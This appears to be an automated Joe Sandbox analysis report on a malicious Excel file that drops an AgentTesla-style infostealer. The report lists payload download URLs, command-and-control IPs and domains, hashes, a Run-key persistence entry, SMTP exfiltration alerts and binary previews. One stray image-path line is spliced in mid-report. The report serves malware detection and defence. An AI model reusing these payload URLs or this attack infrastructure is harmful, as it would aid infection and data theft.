http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	joewealth28743.exe, 00000004.00000002.2352749717.000000002B1000.00000004.00000001.sdmp, Nwefile.exe, 00000006.00000002.2237439431.00000000021A1000.00000004.00000001.sdmp, Nwefile.exe, 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%	joewealth28743.exe, 00000004.00000002.2352896428.000000000243A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	joewealth28743.exe, 00000003.00000002.2143882626.000000000361B000.00000004.00000001.sdmp, joewealth28743.exe, 00000004.00000002.2351274027.0000000000402000.00000040.00000001.sdmp, Nwefile.exe, 00000005.00000002.2216387056.000000000333B000.00000004.00000001.sdmp, Nwefile.exe, 00000006.00000002.2236823411.0000000000402000.00000040.00000001.sdmp, Nwefile.exe, 00000007.00000002.2239066475.00000000035BB000.00000004.00000001.sdmp, Nwefile.exe, 00000008.00000002.2351324007.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.85.66	mail.orienttech.com.qa	United States		26337	OIS1US	true
185.239.243.112	carbinz.gq	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412910
Start date:	13.05.2021
Start time:	03:21:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	99feb78a_by_Libranalysis (renamed file extension from none to xlsx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@12/4@14/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 2% (good quality ratio 1.4%) • Quality average: 41% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
03:22:00	API Interceptor	43x Sleep call for process: EQNEDT32.EXE modified
03:22:02	API Interceptor	1211x Sleep call for process: joewealth28743.exe modified
03:22:28	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Nwefile C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe
03:22:36	API Interceptor	854x Sleep call for process: Nwefile.exe modified
03:22:36	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Nwefile C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.85.66	Order QID R.exe	Get hash	malicious	Browse	
	scan doc_pdf.exe	Get hash	malicious	Browse	
	payment invoice.doc	Get hash	malicious	Browse	
	payment receipt.doc	Get hash	malicious	Browse	
	wealthsecx.exe	Get hash	malicious	Browse	
	Bank receipt.doc	Get hash	malicious	Browse	
	07BhuWSD6z.exe	Get hash	malicious	Browse	
	LIST OF ITEMS.doc	Get hash	malicious	Browse	
	Drawings_pdf.exe	Get hash	malicious	Browse	
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	
185.239.243.112	wed.doc	Get hash	malicious	Browse	• vespang.ga/epicc/jo/2bZYXtMN07sLYoY.exe
	ORDER CONFIRMATION.doc	Get hash	malicious	Browse	• vespang.ga/epicc/bills/iLvdKqmuKQkvQsj.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/mbop.exe
	RFQ Plasma cutting machine.doc	Get hash	malicious	Browse	• vespang.ga/epicc/jaa/KSSL9sczaa9rCRx.exe
	Price List.doc	Get hash	malicious	Browse	• vespang.ga/discovery/yg/s1XvWL9frR0j2U7.exe
	Enq 557.doc	Get hash	malicious	Browse	• vespang.ga/power/dj/PM7uJ2f7U1BfNfQ.exe
	b98b396b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/chungx.exe
	f8198274_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/bdell.exe
	PO 4302003683.doc	Get hash	malicious	Browse	• vespang.ga/gunns/fada/j5nRNKhh75Uhr2l.exe
	Tender Overview 10052021.doc	Get hash	malicious	Browse	• vespang.ga/discovery/lik/ALXxGkCQUwQUkab.exe
	ORDER 10.05.doc	Get hash	malicious	Browse	• vespang.ga/gunns/jojo/axD70r2UMtC1a0x.exe
	purchase request.doc	Get hash	malicious	Browse	• vespang.ga/gunns/dj/HxYnDK2UQPV8rvj.exe
	Payment Swift.doc	Get hash	malicious	Browse	• carbinz.gq/modex/prosperx.exe
	NEW ORDER LIST.doc	Get hash	malicious	Browse	• vespang.ga/gunns/pop/tUuDajpoTJVbvlB.exe
	Company Profile.doc	Get hash	malicious	Browse	• vespang.ga/gunns/jas/qI7c2elxsuXF0OB.exe
	RFQ KR-21-087.doc	Get hash	malicious	Browse	• vespang.ga/epic/ziko/9OnQqWMQOlva2b1.exe
	INQUIRY 71652628.doc	Get hash	malicious	Browse	• vespang.ga/epic/ok/DEAGdmkYSe4x7Hi.exe
	Payment Note.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/kellyx.exe
	aea58eb7_by_Libranalysis.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/shakix.exe
	a37e9308_by_Libranalysis.xlsx	Get hash	malicious	Browse	• vespang.ga/favico/obn.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
carbinz.gq	b98b396b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Payment Swift.doc	Get hash	malicious	Browse	• 185.239.243.112
	Payment Note.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	aea58eb7_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO_001412.doc	Get hash	malicious	Browse	• 185.239.243.112
	items.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ INQ HCH2323ED.doc	Get hash	malicious	Browse	• 185.239.243.112
	c8080fbf_by_Libranalysis.rtf	Get hash	malicious	Browse	• 185.239.243.112
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	machine spares .doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT COPY.doc	Get hash	malicious	Browse	• 185.239.243.112
	HCU213DES.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO 9661641.doc	Get hash	malicious	Browse	• 185.239.243.112
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	payment invoice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for New Quote - Valve Ist Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	INV 57474545.doc	Get hash	malicious	Browse	• 185.239.243.112
	Request for Quotation_28042021.doc	Get hash	malicious	Browse	• 185.239.243.112
	Signed Contract.doc	Get hash	malicious	Browse	• 185.239.243.112
	DVO100024000.doc	Get hash	malicious	Browse	• 185.239.243.112
mail.orienttech.com.qa	Order QID R.exe	Get hash	malicious	Browse	• 162.241.85.66
	scan doc_pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	payment invoice.doc	Get hash	malicious	Browse	• 162.241.85.66
	SecuriteInfo.com.Trojan.Siggen13.10233.30629.exe	Get hash	malicious	Browse	• 162.241.85.66
	payment receipt.doc	Get hash	malicious	Browse	• 162.241.85.66
	cLQd2QVOWu.exe	Get hash	malicious	Browse	• 162.241.85.66
	wealthsecx.exe	Get hash	malicious	Browse	• 162.241.85.66
	Bank receipt.doc	Get hash	malicious	Browse	• 162.241.85.66
	07BhuWSD6z.exe	Get hash	malicious	Browse	• 162.241.85.66
	LIST OF ITEMS.doc	Get hash	malicious	Browse	• 162.241.85.66
	Drawings_pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	PO#BC210243_pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	enquries.pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	SecuriteInfo.com.Artemis9DECF18E822A.1711.exe	Get hash	malicious	Browse	• 162.241.85.66
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 162.241.85.66

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OIS1US	statistic-482095214.xls	Get hash	malicious	Browse	• 162.241.2.77
	statistic-482095214.xls	Get hash	malicious	Browse	• 162.241.2.77
	Order QID R.exe	Get hash	malicious	Browse	• 162.241.85.66
	slot Charges.exe	Get hash	malicious	Browse	• 162.241.85.231
	scan doc_pdf.exe	Get hash	malicious	Browse	• 162.241.85.66
	generated order 257404.xlsm	Get hash	malicious	Browse	• 162.241.85.241
	9e7d034c_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.241.2.137
	SecuriteInfo.com.VB.Trojan.Valyria.4579.10155.xlsm	Get hash	malicious	Browse	• 162.241.2.137
	SecuriteInfo.com.VB.Trojan.Valyria.4579.10155.xlsm	Get hash	malicious	Browse	• 162.241.2.137
	SecuriteInfo.com.VB.Trojan.Valyria.4579.18506.xlsm	Get hash	malicious	Browse	• 162.241.2.137
	11710b54_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.147.20
	a37e9308_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.147.20
	8c2d96ab_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.85.231
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 192.185.147.148
	payment invoice.doc	Get hash	malicious	Browse	• 162.241.85.66

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order_.exe	Get hash	malicious	Browse	• 162.241.85.194
	INVOICES..exe	Get hash	malicious	Browse	• 162.241.85.194
	INVOICE.pdf'.exe	Get hash	malicious	Browse	• 162.241.85.194
	svch.exe	Get hash	malicious	Browse	• 162.241.2.107
	payment receipt.doc	Get hash	malicious	Browse	• 162.241.85.66
CLOUDIE-AS-APCloudieLimitedHK	POusOmLR11.exe	Get hash	malicious	Browse	• 185.227.153.177
	Gyxrui4ltd.exe	Get hash	malicious	Browse	• 185.227.153.177
	wed.doc	Get hash	malicious	Browse	• 185.239.243.112
	ORDER CONFIRMATION.doc	Get hash	malicious	Browse	• 185.239.243.112
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	RFQ Plasma cutting machine.doc	Get hash	malicious	Browse	• 185.239.243.112
	Price List.doc	Get hash	malicious	Browse	• 185.239.243.112
	Enq 557.doc	Get hash	malicious	Browse	• 185.239.243.112
	b98b396b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	f8198274_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	PO 4302003683.doc	Get hash	malicious	Browse	• 185.239.243.112
	Tender Overview 10052021.doc	Get hash	malicious	Browse	• 185.239.243.112
	ORDER 10.05.doc	Get hash	malicious	Browse	• 185.239.243.112
	purchase request.doc	Get hash	malicious	Browse	• 185.239.243.112
	Payment Swift.doc	Get hash	malicious	Browse	• 185.239.243.112
	NEW ORDER LIST.doc	Get hash	malicious	Browse	• 185.239.243.112
	Company Profile.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ KR-21-087.doc	Get hash	malicious	Browse	• 185.239.243.112
	INQUIRY 71652628.doc	Get hash	malicious	Browse	• 185.239.243.112
	Payment Note.xlsx	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\joewealthx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	758272
Entropy (8bit):	7.295996200857929
Encrypted:	false
SSDEEP:	12288:QoLLoS60/K7yh0AGWPlPjC6EPOyZoTRXq0R193e4hyOVj4:QoLAPWtP7uDK5R1p8Oq
MD5:	0B4CC13DE8C54ADD5149B56649B3F680
SHA1:	4FB70EDD4A74EA99D93225D8FC2901F699F1140F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\joewealthx[1].exe	
SHA-256:	579D75FB8F8F893D2E1AE2845FC40E21EAB07AA6601B235E8C77F6E52956EF1A
SHA-512:	37A087FA83253AEE38EA440961A402F178EEB1209076E635B12DC829AAED691F81FFA637D148864AD8DACAD9BA66319A8605E71BBABC952F514F654B7FDE99C5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 49%
Reputation:	low
IE Cache URL:	http://carbinz.gq/modex/joewealthx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....5L.....0..... .....@.. ..... .@.....O.....I..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...~.....v.....0.....r...p.+..*..0.....r...p.+..*".(.....*.0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..2.....($.....(%.....,...("......(&....('...(.....*>...(#...(.....*...0.....b`.+..*... ("... .....(...h..(!...h(....(Q...&*..0.....

C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe	
Process:	C:\Users\user\AppData\Roaming\joewealth28743.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	758272
Entropy (8bit):	7.295996200857929
Encrypted:	false
SSDEEP:	12288:QoLLoS60/K7yh0AGWPlPjC6EPOyZoTRXq0R193e4hyOVj4:QoLAPWtP7uDK5R1p8Oq
MD5:	0B4CC13DE8C54ADD5149B56649B3F680
SHA1:	4FB70EDD4A74EA99D93225D8FC2901F699F1140F
SHA-256:	579D75FB8F8F893D2E1AE2845FC40E21EAB07AA6601B235E8C77F6E52956EF1A
SHA-512:	37A087FA83253AEE38EA440961A402F178EEB1209076E635B12DC829AAED691F81FFA637D148864AD8DACAD9BA66319A8605E71BBABC952F514F654B7FDE99C5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 49%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....5L.....0..... .....@.. ..... .@.....O.....I..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...~.....v.....0.....r...p.+..*..0.....r...p.+..*".(.....*.0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..2.....($.....(%.....,...("......(&....('...(.....*>...(#...(.....*...0.....b`.+..*... ("... .....(...h..(!...h(....(Q...&*..0.....

C:\Users\user\AppData\Roaming\joewealth28743.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	758272
Entropy (8bit):	7.295996200857929
Encrypted:	false
SSDEEP:	12288:QoLLoS60/K7yh0AGWPlPjC6EPOyZoTRXq0R193e4hyOVj4:QoLAPWtP7uDK5R1p8Oq
MD5:	0B4CC13DE8C54ADD5149B56649B3F680
SHA1:	4FB70EDD4A74EA99D93225D8FC2901F699F1140F
SHA-256:	579D75FB8F8F893D2E1AE2845FC40E21EAB07AA6601B235E8C77F6E52956EF1A
SHA-512:	37A087FA83253AEE38EA440961A402F178EEB1209076E635B12DC829AAED691F81FFA637D148864AD8DACAD9BA66319A8605E71BBABC952F514F654B7FDE99C5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 49%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....5L.....0..... .....@.. ..... .@.....O.....I..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...~.....v.....0.....r...p.+..*..0.....r...p.+..*".(.....*.0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..C.....(L...&.....(...h}.....(!...h}.....("... .....(V...&*>...(#...(.....*..0..2.....($.....(%.....,...("......(&....('...(.....*>...(#...(.....*...0.....b`.+..*... ("... .....(...h..(!...h(....(Q...&*..0.....

C:\Users\user\Desktop\~$99feb78a_by_Libranalysis.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS

C:\Users\user\Desktop\~$99feb78a_by_Libranalysis.xlsx	
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.997938558476036
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	99feb78a_by_Libranalysis.xlsx
File size:	658060
MD5:	99feb78ab55c66b871d8998b20528b61
SHA1:	1c96f08e92401f2396ad0b074ca55049a773e4e0
SHA256:	5f4e4fbde7ed003dc34954ee301977f697de1cd2d52beafd898023797ab47255
SHA512:	29bf77dd8938db2372289af6ebcd41718cccbd2c243f17883e57a8cc14a6211ded0d5658e81f79812d97c74c934255ee83eaef88bdb9d15d9fe24d2cb36d069e
SSDEEP:	12288:ZS0xXaNcg+zPU79FzdbzdSy/3mKEQZMFcIp0k6Po/6ziiDYIOCnF4V19hbVW+FqC:fXukjU7dvdZtZUUPLmiHfKhhW+FqC
File Content Preview:	PK.....HI.R.c.....[Content_Types].xmlUT.....`...`...`.U_O.0.....uj.v.....mo.....c[.....s:`C.Q....J.....f....kHh.....e%.\.....Iy.\.P.-.8...4..F...=V.!...D.@....<.,Bj..kZ...J-AN..oR.O.iD.C.g..P.....SR[/...s...*Fg."..ko....ba5..o[

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/412910/sample/99feb78a_by_Libranalysis.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	Modexcomm
Last Saved By:	Modexcomm
Create Time:	2019-11-27T09:20:57Z

Summary	
Last Saved Time:	2019-11-27T09:22:47Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams

Stream Path: \x1ole10nativE, File Type: data, Stream Size: 957277

General	
Stream Path:	\x1ole10nativE
File Type:	data
Stream Size:	957277
Entropy:	5.83349320552
Base64 Encoded:	False
Data ASCII:	. . . . . f . . . . . p . . . . . 7 . . . . > S . . . . . - " . . . . . @ . .] . * . ; - . . . s K . . . C . . . . . s . . . . D 5 . . . " . 4 . . . , x . . ' . h . R . . ; . . . . J . . . . . - . 0 . . . , . @ . . 7 2 Z . a . ^ ; 4 7 . x . m * W . E T . 8 N F . d . z . c . + . . . ' . . . 3 . Y . . . . . j . . . s . . ! . . : w . . . . . . ` V N . . . . . f N ) . . . T . < . ` x . . . 9 & . . z . H . . . . . \\ . . l . . . . . q . . . .
Data Raw:	d4 8d d2 03 02 03 a2 0b 66 a5 01 08 d7 0c bb ab 70 d3 d3 81 f3 97 cd 96 d3 8b 0b 8b 19 be e7 0b f7 f2 81 ee 37 a4 b0 f2 8b 3e 53 ff d7 05 d1 d0 ac b7 2d 22 d0 ac b7 ff e0 d5 89 9f 40 00 de 5d 81 2a f3 3b 2d a2 19 b6 8e 73 4b 10 bc d8 43 0c 86 8d b8 a1 99 ed 73 b5 a3 dd 02 44 35 b9 d0 e2 22 a3 34 8d e3 d8 2c 78 a4 f1 27 09 68 ae 52 11 88 3b ca fe f3 85 4a 0f ee 02 aa c7 c6 2d be 30

Stream Path: 4GlTJmcon8VdDTzzzrv8wAmWEC, File Type: empty, Stream Size: 0


General	
Stream Path:	4GlTJmcon8VdDTzzzrv8wAmWEC
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/13/21-03:23:11.176471	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49169	587	192.168.2.22	162.241.85.66
05/13/21-03:23:19.583159	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	162.241.85.66
05/13/21-03:23:29.539826	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49171	587	192.168.2.22	162.241.85.66
05/13/21-03:23:35.576991	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49172	587	192.168.2.22	162.241.85.66
05/13/21-03:23:54.212356	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49174	587	192.168.2.22	162.241.85.66
05/13/21-03:24:05.104636	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49175	587	192.168.2.22	162.241.85.66
05/13/21-03:24:10.242606	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49176	587	192.168.2.22	162.241.85.66

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 03:22:25.335659981 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.384277105 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.384367943 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.384917021 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.433598042 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434566975 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434598923 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434622049 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434645891 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434653044 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434689999 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434701920 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434725046 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434746981 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434747934 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434772015 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434779882 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434793949 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434818029 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434860945 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.434868097 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.434904099 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.443057060 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483283997 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483320951 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483345985 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483369112 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483391047 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483392000 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483411074 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483417034 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483418941 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483421087 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483443975 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483467102 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483489037 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483490944 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483500004 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483505011 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483511925 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483525038 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483536005 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483560085 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483599901 CEST	49167	80	192.168.2.22	185.239.243.112

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 03:22:25.483611107 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483617067 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483628035 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483653069 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483674049 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483675957 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483697891 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483699083 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483736992 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483741999 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483743906 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483766079 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483781099 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483789921 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483803988 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483817101 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.483824968 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.483855009 CEST	49167	80	192.168.2.22	185.239.243.112
